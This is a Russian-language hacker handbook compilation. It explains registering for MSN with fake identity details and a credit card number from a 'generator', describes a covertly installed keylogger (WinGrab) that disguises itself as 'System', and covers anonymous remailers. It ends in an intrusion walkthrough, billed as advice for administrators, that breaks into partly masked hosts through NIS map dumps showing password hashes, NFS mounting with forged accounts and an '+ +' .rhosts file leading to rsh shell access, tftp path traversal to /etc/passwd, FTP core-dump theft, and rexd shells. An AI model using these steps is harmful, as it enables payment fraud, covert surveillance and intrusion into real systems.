Введите код вашего города. Дальше выберите город. Если появился телефон с кодом выхода на межгород (а выходить на него не надо), тогда лезете в настройки.

Телефоны

Здесь стираете все ненужное. Сюда же можно лезть, чтобы ввести другие телефоны (например, второй телефон **SprintNet** в Питере есть 3251199, так что лучше указать его вторым или первым).

Потом жмете **OK до** посинения, устанавливаете коннект, получаете последние данные о MSN.

Сначала нужно ввести сведения об имени и адресе, хотя туда и можно вводить все, что душе угодно, но лучше подстраховаться и воспользоваться **Fake id Creator** (или чем-нибудь подобным).

Теперь нужно ввести номер кредитки. Это можно сделать любым генератором.

Жмем кнопку **Ознакомьтесь с правилами.** Опять коннектимся. Вся информация проверяется, после чего нужно выбрать юзерское имя. Ваше мыло будет выглядеть так: **имя_юзера@classic.msn.com**.

Выбираете, что хотите: доступ к Internet через MSN или просто юзать MSN.

Все, зарегистрились!

Теперь о том, как звонить

Запустите прогу:

```
C:\Program Files\The Microsoft Network\Onlstmt.exe
```

Введите логин и пароль. Если комп подорвется или звонит не туда, куда надо, идете в настройки. После успешного коннекта и проверки логина с паролем, может появиться табличка с бегущей линейкой. Здесь сразу же нажимаете кнопку **Отменить,** а потом на вопрос о выходе, говорите **Нет.** Иначе вам скажут, что **в этой стране сервис не предоставляется.** Дальше жмете на иконку MSN в трэе, выбираете главное окно или запускаете MS **Exchange** и пишете письма.

Итак, зарегистрились...

Итак, зарегистрились, залезли в MSN **Classic,** но... ни чатов, ни досок объявлений там нет, так как Microsoft больше не поддерживает MSN **Classic** (новый проект Microsoft — MSN **Premier**).

Зато там есть доступ к вашему почтовому ящику, которым можно пользоваться до посинения — за вас заплатят дяди за бугром. Так что большие файлы можно отправлять через MSN, что очень удобно для посылки вареза на халяву. При этом линия не занята, коннект стабильный и на линии можно находиться столько, сколько нужно.

Регистрация в MSN Premier

По умолчанию при регистрации в MSN **Classic** ваш почтовый адрес будет выглядеть так:

```
your_name@classic.msn.com
```

Для того, чтобы сделать его немного покороче, можно зарегистрироваться в MSN **Premier.** Для этого, в папке **Удаленный доступ к сети** создайте новое соединение, а в качестве телефона укажите номер **SprintNet.**

Выведите на экран свойства этого соединения, нажмите кнопку **Конфигурация,** выберите закладку **Параметры** и в группе **Установка связи,** поставьте флажок напротив **Выводить окно терминала после набора номера.** Дальше соединитесь со Спринтом. На экран вылезет окно терминала (абсолютно пустое), в него введите:

- **@D<cr> (<cr>** — это нажатие на **Enter)**
- ждете появления **TERMINAL=**
- вводите **Dl<cr>**
- ждете появления **@**
- вводите **c 0311083501402<cr>**
- ждете появления PPP и нажимаете F7

Теперь запускаете обозреватель и идете на **https://signup.msn.com,** где регистрируетесь (шаги практически аналогичны регистрации в MSN **Classic).** При подключении к MSN **Classic** нужно будет указывать этот логин и этот пароль. Возможно, что сразу с этим паролем и логином подключиться к сети не получится — нужно подождать. Теперь ваш E-mail будет иметь вид: **your_name@msn.com**.

Обзор сети SprintNet

Сеть SprintNet — глобальная сеть коммутации пакетов, одна из крупнейших в мире в настоящее время. Сеть **Sprint** является непосредственным развитием сети **Telenet** — одной из первых общедоступных сетей коммутации пакетов.

Владельцами сети являются крупные американские коммуникационные компании UTI и GTE. Их дочерней компании US Sprint принадлежит крупнейшая в мире сеть оптоволоконных каналов, составляющая основу **Sprint.**

К Sprint подключено около 6000 host-компьютеров и шлюзов (gates) других фирм и организаций, предоставляющих разнообразные справочно-информационные услуги и обеспечивающих выход в другие сети.

Примерно ПО сетей во всём мире поддерживают соединения со **Sprint.**

Сканирование X.25

Время от времени у вас может возникать потребность узнать, какие системы подключены к X.25 сети. Так как провайдеры X.25 не публикуют списки подключенных к сети систем, их поиск осуществляется с помощью сканирования сети — простым последовательным перебором адресов (NUA).

Естественно, делать это вручную непроизводительно, так как для этого используются разнообразные программы или скрипты (мини-программы, написанные на встроенном языке терминала, например **Telemate**).

Телефоны узлов SprintNet

Москва

928-6344, 928-0985, 342-8376, 913-7166

Москва (Шереметьево)

578-9119, 578-9161

Прокси в Microsoft Internet Explorer

С помощью раздела **Прокси-сервер** вы можете подключиться к Internet через прокси-сервер вашей локальной сети. Для этого поставьте флажок **Подключаться к Интернету через прокси-сервер** и введите в поля данных **Адрес** адрес прокси-сервера, а в поле данных **Порт** задайте номер порта.

В общем случае, обозреватель Microsoft Internet Explorer не требует параметров близлежащих узлов или так называемых прокси-серверов, то есть тех сетевых служб, через которые вы непосредственно работаете с Internet. С другой стороны, конфигурация некоторых сетевых соединений блокируется брандмауэрами. Как известно, информация защищается брандмауэрами в компьютерах внутренних сетей от всеобщего доступа. При этом, брандмауэры могут ограничивать способность Microsoft Internet Explorer обмениваться информацией с внешними источниками. Чтобы преодолеть это ограничение, Microsoft Internet Explorer позволяет вам взаимодействовать только с тем программным обеспечением, которое вам предоставляет ваш провайдер Internet или главный сервер вашей локальной сети. Все это дело работает по мудреной схеме.

Прокси-сервер ретранслирует брандмауэр и обеспечивает связь с заданным протоколом сетевой службы. Поэтому, если вы запустили Microsoft Internet Explorer через брандмауэр, вам необходимо указать номера логических портов и ассоциировать номер каждого порта под соответствующую службу сервера. Если же вы не хотите устанавливать параметры ретранслятора, просто снимите флажок **Подключаться к Интернету через прокси-сервер.**

Вы можете вручную определить службы и задать номера соответствующих логических портов вашего прокси-серевера. Для этого нажмите **кнопку Дополнительно** и в диалоговом окне **Параметры прокси-сервера** установите параметры для каждой службы Internet и укажите сервисные службы, которые поддерживает ретранслятор. Ими могут быть:

- HTTP (HyperText Transfer Protocol)
- FTP (File Transfer Protocol)
- Gopher
- Security (Secure Sockets Layer protocol)
- WAIS (Wide Area Information System)
- SOCKS (Сокеты)

В полях данных **Адрес прокси-сервера** вы должны указать имя хоста для каждого протокола соответствующей службы.

Как правило, один прокси-сервер работает с тремя основными протоколами: HTTP, FTP и Gopher. В поле данных **Адрес прокси-сервера** вы также можете ввести IP-адрес прокси-сервера.

На одном компьютере может быть запущено несколько сетевых служб, каждая из которых идентифицируется логическим портом. Этот порт принадлежит прокси-серверу, такому как HTTP или FTP. Как правило, в Internet используются стандартные номера логических портов. Например, протокол HTTP использует 80-й порт, а FTP — 21-й.

Вы можете сообщить обозревателю, чтобы он не использовал параметры сетевых служб локального домена. Например, если вы определите в **Адрес прокси-сервера** bob.leon.com и укажите в поле данных **Исключения** abob,bbob,leon.com, то все необходимые протоколы HTTP для abob, bbob и leon.com будут использоваться напрямую, то есть игнорируя параметр, введенный в поле **Адрес прокси-сервера.**

Раздел **Автоматическая настройка** предназначен для весьма продвинутых пользователей. Через кнопку **Настройка** происходит обращение к диалогу **Автоматическая настройка,** с помощью которого системный администратор вашей сети может загрузить файл настроек Internet Explorer. Как правило, в такой файл включаются некоторые параметры работы Internet Explorer, касающиеся начальной страницы и настроек прокси-сервера.

Система безопасности Microsoft Internet Explorer

В Windows в диалоговом окне **Свойства обозревателя** через вкладку **Безопасность** вы можете установить параметры работы с системой безопасности Microsoft Internet Explorer.

В Microsoft Internet Explorer имеется, мягко говоря, небольшая лазейка, позволяющая переконфигурировать его брандмауэр, так как вы это пожелаете. Именно через этот пресловутый брандмауэр вы можете, например, без особого труда вакцинировать систему. Кстати, это многими и очень многими делалось. Причем, взлом защиты Microsoft Internet Explo-

rer может быть осуществлен несколькими способами, каждый из которых совершенно не связан с предыдущими. Microsoft Internet Explorer даже не определит того, кто хотел взломать вашу систему. В этой программе невозможно определить так называемую зону риска.

Поэтому, именно через брандмауэры Microsoft Internet Explorer ищутся отправные точки захвата всей системы. Например, простейшая атака программой **rlogin** через отдельный компьютер большой сети позволяет перечеркнуть двумя жирными полосами нижепубликуемое описание опций системы защиты Microsoft Internet Explorer.

Изменение имени пользователя и компании в Windows

Если вы хотите изменить имя пользователя и компании, откройте редактор реестра в **HKEY_LOCAL_MACHINE ➪ SOFTWARE ➪ MICROSOFT ➪ WINDOWS.** Дважды щелкните левой клавишей мыши на ключе **REGISTERED OWNER** или **REGISTERED ORGINIZATION** и просто введите новое имя.

Установка связи по модему между двумя удаленными компьютерами в Windows

Если вы хотите установить связь по модему между двумя удаленными компьютерами, то прежде всего компьютер, с которым вы пытаетесь наладить связь должен быть сервером удаленного доступа. **(Удаленный доступ ➪ Соединения ➪ Сервер удаленного доступа ➪ Allow caller access).**

Теперь создайте соединение удаленного доступа и нажмите кнопку **Установить связь.**

Установив связь, через **Мой компьютер** подключите к своему компьютеру доступный сетевой диск исходного сервера удаленного доступа, задав его так:

\\<имя удаленного компьютера>\<буква диска без двоеточия>

HyperTerminal и два удаленных компьютера в Windows

- откройте программу HyperTerminal.
- на одном из компьютеров отмените звонок.
- установите соединение с удаленным компьютером.

- наберите ATSO=N (N — количество звонков перед снятием трубки), ваш модем перешел в режим ожидания.
- теперь другой компьютер должен набрать ваш телефонный номер.

Удаление пароля в Windows

Для того, чтобы удалить пароль, найдите файл с расширением .PWL в папке Windows, уничтожьте его и перезапустите систему.

Изменение адреса IP без перезагрузки системы в Windows

Если вы хотите изменить адрес IP без перезагрузки системы, откройте в **Редакторе реестра** раздел **Мой компьютер ➪ HKEY_LOCAL_MACHINE ➪ System ➪ CurrentControlSet ➪ Services ➪ VxD ➪ MSTCP** и сохраните этот раздел как файл с расширением **.REG**. После этого измените адрес IP, откройте **Проводник** и запустите отредактированный таким образом файл двойным щелчком клавишей мыши. Если на экране появилось сообщение **Записи успешно внесены в реестр,** то вы изменили адрес IP без перезагрузки системы.

Установка двух интерфейсов IP на один сетевой адаптер в Windows

Если вы хотите установить два интерфейса IP на один сетевой адаптер, просто добавьте еще один протокол TCP/IP и настройте его через вкладку Конфигурация диалогового окна свойств Сеть.

Наезд на web-мастера

Путешествуя по Internet, вы, наверное, обратили внимание на различный вид web-страниц. Некоторые страницы выглядят весьма красиво и до отказа заполнены нужной вам информацией. Другие — безобразны, отвратительны и заполнены, как правило, всякой ерундой. Разработкой и тех и других страниц занимаются пользователи, называющие себя web-дизайнерами или web-мастерами. Понятно, что хороший web-дизайн напрямую зависит от того, как пользователь владеет интеллектуальной дисциплиной, называемой web-дизайном.

Если вы программист, никогда не пускайтесь в авантюры типа «Разработка web-сервера». Поверьте, это не для вас. Web-дизайн — это далеко не коды HTML! Именно на этих самых кодах зацикливаются многие про-

граммисты, забывая про главное — красивый дизайн, функциональность и содержание. Профессиональный дизайн web-страничек и серверов WWW не может быть выполнен программистом.

Зачем вам нужен Domain Name Server

Каждое подразделение Internet имеет два домена. Основной DNS обычно располагается на сетевой машине. DNS-сервера используют в своих обращениях к удаленным узлам 32-битные адреса IP, мнемонически заключенные в четырехразрядную буквенную комбинацию. Любой хост может получить соответствующий DNS у ближайшего информационного сервера DNS по известной системе Domain Name Server через сетевой протокол DNS. Просто хост посылает запрос на известный IP-адрес DNS-сервера свой IP-адрес и имя сервера. Сервер DNS штудирует собственную базу данных, находит IP-адрес и отправляет на хост соответствующий ответ DNS. Схема весьма примитивная. Если же сервер DNS не находит искомую буквенную комбинацию, то он отсылает запрос на так называемый корневой сервер, который, в свою очередь, сверяет информацию с файлом настроек **root.cache.** Так происходит до тех пор, пока имя хоста не будет найдено в Internet.

Съемщик паролей Wingrab

Весьма интересная хакерская программа WinGrab предназначена для съема всякой разной информации с компьютеров, работающих под Windows. Эта программа позволяет отслеживать содержимое Windows по горячим словам, а также клавиатурный ввод. Информация собирается в локальном файле или может быть передана через Internet на указанный FTP-сервер.

Последняя версия WinGrab поддерживает только одно добавочное слово, но грамотное его применение помогает значительно увеличить круг снимаемой информации (например, добавочное слово **Subject:** скорее всего позволит иметь всю переписку донора без заглядывания на его почтовый сервер). Аналогичное применение может найти и кракозябла @.

Способ запуска WinGrab на компьютере-доноре — установка программы с дискеты. Программа принципиально не сделана ни в виде трояняца, ни в виде вируса, по разным соображениям. Однако установка программы с дискеты оптимизирована таким образом, что занимает всего от 10 до 35 секунд в зависимости от наличия на доноре необходимых библиотек.

Будучи единожды установлена, программа запускается каждый раз при старте операционной системы и выглядит в списке задач как **System.**

Попытки снять задачу **System,** естественно, безуспешны, что вводит неопытного пользователя в благое заблуждение.

Анонимный remailer

Анонимный remailer — это система в Internet, которая позволяет анонимно отправить электронную почту или зарегистрировать сообщения в Usenet.

Широко распространены два вида remailer. Первый стиль — **anon.penet.fi,** второй — **cypherpunk**. Remailer стиля anon.penet.fi очень популярен, за все время его существования им воспользовались более 160,000 человек, посылая десятки тысяч сообщений в день. Его главное достоинство — простота в использовании. Cypherpunks mailer, обеспечивающий гораздо лучшую защиту, сейчас становится все более популярным, чему способствует быстрое распространение информации о нем.

Пользователь anon.penet.fi-системы для начала должен получить анонимный ID.

Это можно сделать, отправив сообщение кому-то, кто уже имеет анонимный ID один (к примеру, отвечая на пришедшую из Usenet почту), или послав письмо по адресу ping@anon.penet.fi. В любом случае, penet отправит обратно новый анонимный ID (что-то вроде an123456 anon.penet.fi). Если затем an123456 пошлет письмо другому пользователю системы, то получится следующее:

1. Письмо направляется к anon.penet.fi, который постоянно располагается где-то в окрестностях Espoo в Финляндии.

2. Вступают в действие размещенные на anon.penet.fi программы. Сначала penet просматривает email-адрес отправителя в базе данных, затем заменяет его на числовой код. Остальная информация об отправителе удаляется.

3. Затем penet в той же базе данных ищет номер адресата и заменяет его на фактический email-адрес.

4. И, наконец, письмо отправляется по фактическому email-адресу получателя.

В этой схеме возможны варианты (к примеру, при регистрации в Usenet третий шаг опускается), но в целом это базисная последовательность.

Если anon.penet.fi обращается к своей секретной базе данных для согласования анонимных ID с фактическими email-адресами, то cypherpunks remailers используют для маскировки фактических тождеств криптографию. Скажем, я хочу послать email по реальному email-адресу или в Usenet и при этом сохранить инкогнито.

Вот что произойдет при проходе сообщения через remailer:

1. Я шифрую сообщение и адрес получателя, используя public key выбранного мною remailer'a.

2. Я посылаю email по адресу remailer'a.

3. При получении remailer раскодирует письмо, используя свой private key, показывая сообщение и адрес получателя как открытый текст (plaintext).

4. Вся информация об авторе письма удаляются.

5. В конце концов, письмо отправляется по email-адресу получателя.

Если вы доверяете оператору remailer'a, это хорошо. Однако, основной момент в деятельности cypherpunks remailer — это недоверие по отношении к любому человеку или системе.

Итак, тот, кто хочет обеспечить реальную защиту своей корреспонденции, использует цепочку remailer'оВ. Если все remailer'ы в цепочке действительно заслуживают доверия, то секретность сообщения гарантирована.

Чтобы использовать цепочку remailer'оВ, необходимо сначала приготовить сообщение, которое будет себя уютно чувствовать под гнетом множества уровней шифрования, подобно матрешке. Подготовка такого сообщения — утомительная работа, в которой практически неизбежны ошибки. Поэтому многие используют автоматизированный редактор типа пакета premail. В любом случае, после того как сообщение готово, оно посылается первому remailer'е в цепочке, что соответствует самому высокому уровню шифрования. Каждый следующий remailer удаляет еще один слой шифра и посылает сообщение следующему до тех пор, пока письмо не достигнет последнего remailer'a. Здесь снимаются остатки шифрования. Когда этот уровень пройден, сообщения приобретает вид открытого текста (plaintext) и отправляется к своему фактическому адресату.

Remailer'ы расположены в различных частях земного шара. Среднестатистическое письмо, прежде чем оказаться в руках адресата, может побывать в Канаде, Голландии, Беркли и Финляндии.

Кроме трудностей при подготовке шифрованных сообщений всех типов, другой недостаток cypherpunk remailer'оВ состоит в том, что они не позволяют свободно отвечать на анонимные послания. Вся информация об отправителе, включая обратный адрес, удалена от получателя как в физическом, так и в виртуальном отношении. Впрочем, новые alias-серверы обещают устранить этот недостаток. Для того, чтобы использовать alias-сервер, надо создать новый email-адрес (например, raph@alpha.c2.org). Корреспонденция, приходящая сюда, будет отослала на ваш реальный адрес. Чтобы установить это, сначала зашифруйте ваш email-адрес, исполь-

зуя несколько уровней шифрования. Затем, используя шифрованный канал, пошлите зашифрованный адрес и прозвище (nickname) на alias-сервер, который внесет ваш шифрованный адрес в базу данных. Ответные послания обрабатываются alias-сервером в целом также, как на anon.penet.fi, за исключением того, что почта пересылается по цепочке из анонимных remailer'oB.

В целях максимальной защиты переписки можно упорядочить цепочку таким образом, что каждое ее звено (remailer) будет добавляет еще один уровень шифрования к тексту сообщения, одновременно удаляя один уровень шифра с email-адреса. Когда адресат, наконец, получит email, письмо будет многократно зашифровано. Так же, как маленькая матрешка помещается в нескольких большего размера, так и текст письма скрыт за слоями шифра.

Необходимо отметить, что remailer'ы должны быть во всех отношениях абсолютно надежны. Это особенно важно, когда используется цепочка remailer'oB: если хоть один из них не работает, то сообщение не дойдет до адресата. Поэтому советуем составить список реально работающих remailer'oB и постоянно его обновлять. Выбрав надежных remailer'oB, вы можете быть спокойны: ваши письма доберутся до своих почтовых ящиков.

Адреса некоторых анонимных remailer'oB

Самый популярный и надежный анонимный remailer — это anon.penet.fi, (оператор Johan Helsingus). Чтобы получить анонимный ID, отправьте письмо по адресу ping@anon.penet.fi.

Сервер anon.penet.fi делает все возможное, удаляя все заголовки или любую другую информацию об источнике сообщения. Но и вы со своей стороны должны отследить все, что так или иначе может открыть авторство письма. К примеру, достаточно часто случается, что в e-mail'e сохраняется подпись (сигнатура), начинающаяся отнюдь не с "--"; это, конечно, не может радовать. Свои письма вы можете посылать по адресу:

```
anXXX@anon.penet.fi
```

Вы можете адресовать свое письмо еще одному анонимному пользователю, и ваше сообщение также будет обработано на anon.penet.fi:

```
alt.security@anon.penet.fi
```

Если вы хотите анонимно зарегистрироваться в целой группе на Usenet, также обращайтесь к alt.security, который зарегистрирует письмо на локальном сайте (в данном случае в Финляндии):

```
ping@anon.penet.fi
```

Если пошлете сообщение по этому адресу, то вам будет назначен ID (подразумевается, что у вас его еще нет). Здесь же вы должны подтвердить свой ID.

Вы также можете установить пароль, который поможет идентифицировать все исходящие от вас сообщения (этот пароль включается в состав пересылаемого письма). Чтобы установить пароль, свяжитесь с password@anon.penet.fi; текст послания — ваш пароль, например:

```
To: password@anon.penet.fi
Subject:
   TNO_rUlEz
```

За более подробной информацией об этом анонимном сервере обращайтесь по адресу:

```
help@anon.penet. fi
```

Анонимная регистрация в Usenet другими пользователями Usenet-групп встречается крайне неодобрительно. Они заявляют, что к их мнению никто не прислушивается. Это происходит потому, что они считают, что анонимность используется для маскировки и причинения людям всяких неприятностей, в то время как анонимность может использоваться для защиты от какого-нибудь социального предрассудка (или из опасения, что высказываемые суждения могут быть сообщены начальству). Кстати, если вы думаете, что анонимность — это инструмент, который возможно использовать для резкой критики существующих властей, то подумайте еще раз и вспомните известный случай, когда администратор сервера был принужден постановлением суда раскрыть анонимный ID.

Учись администрировать Windows 2000!

Советы системному администратору

Каждый день по всему миру взламываются компьютерные сети и сервера. Уровень этих атак различен. Вопреки общему представлению, что большинство из них происходит из-за слабых паролей, множество атак использует более сложный способ. Эти способы менее известны и их трудно обнаружить. Чтобы защититься от таких проникновений, необходимо понимать их. Мы попытаемся пояснить некоторые из них...

Большинство книг и документов, посвященных защите, смотрят на нее глазами администратора — человека, который сидит внутри системы и иногда плохо представляет ее внешние границы. Давайте отойдем от привычных представлений о системе защиты. Посмотрим на нее глазами потенциального взломщика. Для этого человека ваша система — черный ящик (или коробка шоколадных конфет). Показывая, что он может сделать для того чтобы получить доступ на ваш компьютер, мы пытаемся помочь системным администраторам получить представление о том, насколько реально защищен ваш хост. Мы не предполагаем раскрыть здесь все технологии и лазейки в системе — их количество растет каждый день. Системы усовершенствуются — изменяются технологии.

Какую информацию мы можем получить об удаленной системе? Существует множество сетевых сервисов, к которым следует обратиться: finger, rusers, showmount, rpcinfo, dns, ftp, sendmail... В идеале стоит собирать всю возможную информацию — информация это власть.

Давайте попробуем. Что мы можем узнать?

Возможно неплохой шаг сначала узнать возможные allias, имя nameserver и состав сети, в которой стоит этот хост. В этом может помочь nslookup.

1. finger и rusers

```
devil# finger @www.xxx.xxxx.su
[www.xxx.xxxx.su]
Login       Name                TTY Idle    When          Office
kuzmenko    Vladimir Kizmenko    p0 4:57  Sun 08:25
kuzmenko    Vladimir Kizmenko    p1 2:38  Sun 08:26
milichen    Yuri Mulichenko      p4 4:59  Fri 19:41  3B/r410  1-35-13
sherbak     Eugeny Scherbkov     p5 5:00  Sat 10:18  221/r448 1-77-33
```

```
devil# finger yur@ccsix.xxxx.xxxx.ru
[ccsix.xxxx.xxxx.ru]
Login: yur                    Name: Yuri A. Podgorodsky
Directory: /home/yur                  Shell: /bin/bash
On since Sat Apr 12 12:24 (MSK) on ttyp0 from jannet.xxxx.xxxx
    3 hours 35 minutes idle
Mail forwarded to yur@jannet.xxxx.xxxx.ru
No mail.
No Plan.
```

```
devil# rusers -1 unisun.xxxxx-xxx.net
Login        Name              TTY      When          Idle
Host
lavrov       unisun.xxxxx-xxx:console  Apr  2 10:32   17:37
sun          unisun.xxxxx-xxx:ttyp0    Apr  5 10:20   17:32
(mskws.desy.de)
lavrov       unisun.xxxxx-xxx:ttyp1    Apr  2 11:21   25:55
(:0.0)
lavrov       unisun.xxxxx-xxx:ttyp2    Apr 2 10:33  97:11
(:0.0)
```

Эти сервисы дают нам аккаунты, позволяют нам узнать кто в данный момент работает в системе, их shell и домашний каталог, возможно имена доверенных хостов. Обратите внимание на графу Idle, если в ней стоит несколько часов, то скорее всего в данный момент никто не обратит на вас внимание.

2. rpcinfo

```
devil# rpcinfo sun10.xxx.xxx.su
program version netid     address              service    owner
100000    2    tcp       0.0.0.0.0.111        rpcbind    unknown
100000    2    udp       0.0.0.0.0.111        rpcbind    unknown
100004    2    udp       0.0.0.0.2.150        ypserv     unknown
100004    2    tcp       0.0.0.0.2.151        ypserv     unknown
100004    1    udp       0.0.0.0.2.150        ypserv     unknown
100004    1    tcp       0.0.0.0.2.151        ypserv     unknown
100069    1    udp       0.0.0.0.2.152        -          unknown
100069    1    tcp       0.0.0.0.2.154        -          unknown
100007    2    tcp       0.0.0.0.4.0          ypbind     unknown
100007    2    udp       0.0.0.0.4.3          ypbind     unknown
100007    1    tcp       0.0.0.0.4.0          ypbind     unknown
100007    1    udp       0.0.0.0.4.3          ypbind     unknown
100028    1    tcp       0.0.0.0.2.156        ypupdated  unknown
100028    1    udp       0.0.0.0.2.158        ypupdated  unknown
100009    1    udp       0.0.0.0.3.255        yppasswdd  unknown
```

```
100029    1    udp     0.0.0.0.2.159      keyserv    unknown
100003    2    udp     0.0.0.0.8.1        nfs        unknown
100005    1    udp     0.0.0.0.2.223      raountd    unknown
100005    2    udp     0.0.0.0.2.223      mountd     unknown
100005    1    tcp     0.0.0.0.2.226      mountd     unknown
100005    2    tcp     0.0.0.0.2.226      mountd     unknown
100024    1    udp     0.0.0.0.2.226      status     unknown
100024    1    tcp     0.0.0.0.2.228      status     unknown
100021    1    tcp     0.0.0.0.2.229      nlockmgr   unknown
```

rpcinfo дает информацию о запущенных RPC сервисах. Наиболее интересны из них mountd, nisd, ypserv и ypbind, statd, bootparam, pcnfsd, rexd. **statd** позволяет стереть удаленно любой файл. **pcnfsd и mountd** дают доступ к дискам машины, **rexd** — удаленное выполнение команд.

3. NIS (nisd, ypbind, ypserv)

Если эта машина является NIS сервером, то зная NIS имя домена вы можете получить любые NIS карты простым **rpc** запросом. Обычно это имя совпадает с именем домена и можно попытаться его угадать:

```
devil# ypx -dg sun10.xxx.xxx.su
Trying domain sun10.xxx.xxx.su
Trying domain sun10
Trying domain xxx.xxx.su
sysdiag:*:0:1:Old System
Diagnostic:/usr/diag/sysdiag:/usr/diag/sysdiag/sysdiag
sundiag:*:0:1:System Diagnostic:/usr/diag/sundiag:/usr/diag/
sundiag/sundiag
sybase:*:13:55:syb:/usr/nms/sybase:/bin/csh
nobody:*:65534:65534::/:
daemon:*:1:1::/:
audit:*:9:9::/etc/security/audit:/bin/csh
uucp:*:4:8::/var/spool/uucppublic:
sync:__F324VMRDcL6:1:1::/:/bin/sync
root:__Ye.Ibw.8uQg:0:3:Operator:/:/bin/csh
news:*:6:6::/var/spool/news:/bin/csh
sys:*:2:2::/:/bin/csh
snm:__7ck.pfEh/2s:11:11:Network Manager:/usr/snm:/bin/csh
rom:__IriAsoksSeE:10:10:Victor Romanchik:/usr/rom:/bin/csh
nms:*:12:55:Network Manager:/usr/nms:/bin/csh
bin:*:3:3::/bin:
YP map transfer successfull.
```

Мы заменили первые два символа каждого пароля на «__» и изменили имена здесь и далее в тексте.

Если угадать NIS имя домена не удается, возможно получить его через bootparam сервис или подсмотреть в директории /var/yp, если она доступна публично.

4. showmount

```
devil# showmount -e thsun1.xxxx.xxxxx.su
export list for thsun1.xxxx.xxxxx.su:
/pub                                (everyone)
/opt                                thsun2,thsun3,tlx39
/pgm/linux                          (everyone)
/export                             (everyone)
/usr                                (everyone)
/tftpboot                           (everyone)
/cdrom/sol_2_3_hw894_sparc/s0       (everyone)
/home                               (everyone)
/scratch/users                      (everyone)
```

С помощью showmount мы узнали о разделах, предоставляемых этим хостом, о правах доступа к ним и возможно о доверенных хостах. Такие важные каталоги как export, home, usr доступны всем! Попробуем...

```
devil# mount -F nfs thsun1.xxxx.xxxxx.su:/home /mnt
devil# cd /mnt
devil» ls -al
total 12524
drwxr-xr-x  17 root     root         1024 Jun 28  1996 .
drwxr-xr-x  28 root     root         1024 Apr 12 16:29 ..
drwxr-xr-x   2 root     root          512 May 19   1995 TT_DB
drwxr-xr-x   3 root     798           512 Nov 25   1994 cfi
drwxr-xr-x   6 root     100           512 Nov 25   1994 dug
drwxr-xr-x   9 root     other         512 Feb 17 11:19 lcta
drwxr-xr-x   3 root     other         512 Jun 19   1996 lhep
drwxr-xr-x   6 root     other         512 Feb 14 11:16 lnp
drwxr-xr-x   6 root     other         512 Feb 14 11:19 lnup
drwxr-xr-x   4 root     other         512 Jan 15  1995 lnur
devil» cd lnup
devil# ls -al
total 12
drwxr-xr-x   6 root     other         512 Feb 14 11:19 .
drwxr-xr-x  17 root     root         1024 Jun 28  1996 ..
drwxr-xr-x   3 6000     600           512 Oct 30  1995 dolbilov
drwxr-xr-x   9 6190     600          1024 Oct  7   1996 davgun
drwxr-xr-x   4 6001     600           512 Oct 20   1995 gvf
drwxr-xr-x   4 6003     600           512 Apr  4  10:31 yup
devil» echo 'dolbilov::600:' >> /etc/groups
devil» echo 'dolbilov:x:6000:600::/noway:/bin/csh' >> /etc/passwd
devil# su dolbilov
```

```
$ cd dolbilov
$ ls -al
total 30
drwxr-xr-x   3 dolbilov dolbilov      512 Apr 12 16:21 .
drwxr-xr-x   6 root     other         512 Feb 14 11:19 ..
-rw-r--r--   1 dolbilov dolbilov     2901 Apr  7  1993 .cshrc
-rw-r--r--   1 dolbilov dolbilov     1550 Apr  7  1993 .login
-rw-r--r--   1 dolbilov dolbilov     2750 Apr  7  1993 .rootmenu
-rw-r--r--   1 dolbilov dolbilov      478 Apr  7  1993 .sunview
-rw-------   1 dolbilov dolbilov     2196 Oct 30  1995 mbox
drwxr-xr-x   2 dolbilov dolbilov      512 Nov 25  1994 timezone
$ echo '+ +' > .rhosts
$ exit
devil# rsh -1 dolbilov thsun1.xxxx.xxxxx.su /bin/csh -i
$
```

Таким образом мы получили shell на удаленной машине.

5. sendmail

```
devil# telnet www.xxx.ru 25
Trying 193.124.xxx.xx...
Connected to www.xxx.ru.
Escape character is '^]'.
220 www.xxx.ru ESMTP Sendmail 8.8.5/8.8.5; Sat, 12 Apr 1997
15:55:36 +0400
vrfy serg
550 serg... User unknown
vrfy alex
250 Alexei E. Katov <ALEX@WWW.XXX.RU
```

Так мы попытались угадать несколько системных аккаунтов и конечно записали версию sendmail'a — программы, содержащей легендарное количество ошибок. Не будем заострять на них внимания. Новые версии выходят регулярно, старые ошибки исправляются, появляются новые.

6. tftp

tftp широко известная программа похожая на ftp, служит для простейшего трансфера файлов. Ошибки в ней известны и исправлены в большинстве ОС, но и нижеследующий пример можно встретить:

```
devil# tfp www.xxx.ru
tftp> get /tmp/../../../../../../../../../../etc/passwd /tmp/passwd
tftp> quit
devil#
```

7. ftp

Сервис ftp является не только удобным, но и опасным для вашей системы. Опасность представляет не только возможность украсть доверенную информацию или занести свою при неправильной конфигурации демона. Опасность представляет возможное крушение демона командами пользователя.

```
devil# ftp xxxxxxxxxxx.xxx.com
Connected to xxxxxxxxxxx.xxx.com.
220 xxxxxxxxxxx FTP server (UNIX(r) System V Release 4.0) ready.
Name (xxxxxxxxxxx.xxx.com:root): ftp
331 Guest login ok, send ident as password.
Password:
230 Guest login ok, access restrictions apply.
ftp> user root
530 User root unknown.
Login failed.
ftp> user root
530 User root unknown.
Login failed.
ftp> user foobar
530 User foobar access denied.
Login failed.
ftp> quote pasv
421 Service not available, remote server has closed connection
ftp> o xxxxxxxxxxx.xxx.com
Connected to xxxxxxxxxxx.xxx.com.
220 xxxxxxxxxxx FTP server (UNIX(r) System V Release 4.0) ready.
Name (xxxxxxxxxxx.xxx.com: root): ftp
331 Guest login ok, send ident as password.
Password:
230 Guest login ok, access restrictions apply.
ftp> bin
200 Type set to I.
ftp> get core
200 PORT command successful.
150 Binary data connection for core (194.xx.xxx.xxx,51553)
(281136 bytes).
226 Binary Transfer complete.
local: core remote: core
281136 bytes received in 16 seconds (17 Kbytes/s)
ftp> bye
221 Goodbye.
devil#
```

```
/********** Fragment of core ************/
….994:..S.:.
srk:__a2U/fw.FWhk:….::::..S
harat:__mQb7Pij8mrA:….::::..S@
kchu:__/sPKnswJ8y2:9….::::..S'
yhew:__O/L6foNhPoA:9….:::: ..S.
:h6qh9see7ry .M:9353:….:.
pa ..S.WGZ/NEzsLjwe 2:9097::....
flo ..S.Xbra.Omg/PMc : 9097:::….
dave ..S.OVnEOzICamE: 9097:::….
on:2 ..T.VqQO2BOU:909 7::::::....:
/***************************************/
```

Мы заменили первые два символа каждого пароля на «__».

8. rexd

```
devil» su daemon
$ on -i faxnetxx.xxx.ru /bin/sh -i
$ uname -a
faxnetxx faxnetxx 3.2 2 i386
$ id
uid=1(daemon) gid=1(other)
$
```

9. Сканирование портов

